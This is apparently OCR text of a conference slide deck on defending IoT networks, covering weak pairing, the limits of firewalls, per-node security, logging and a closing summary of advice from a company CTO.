
Advantage: Short range; pairing often uses fixed PINs and is easy to force

Suggestion: Add physical protection; use in appropriate security context

# IoT firewalls and IT countermeasures

IoT topologies often need more scrutiny and effort than classic IT networks


For example, please, please don't do this:



# IoT firewalls and IT countermeasures

Firewalls may add authentication and simplify remote access, but are *definitely not* the primary security measure


Build security layers into each node
(less complex than it sounds)




# Anonymity vs traceability

When defending from IoT, many users head straight for anonymity

But it's an illusion…




Most of the time, it's not even practical anyway



# Logging and responding to threats

Defenses are no good if you can not prove they are working, and analyze what went wrong when they do not

At the same time, device logs provide a wealth of data for attackers

False positives are not just time consuming, they may be the whole point of the attack

# Summary

Trust no device, no interface, no controller implicitly - always verify comms and authenticity

IoT devices are often highly capable sensors and recording devices - treat them as such

Apply additional scrutiny to network designs

Build security into your IoT device design and do not become a threat yourself

There are a lot of vendors here doing a terrific job - ask, discuss, and collaborate

# Thank you!


## Eric Ridvan Üner

Chief Technology Officer
(847) 208-1077
eric.uner@redwall.us


HTTP://WWW.REDWALL.US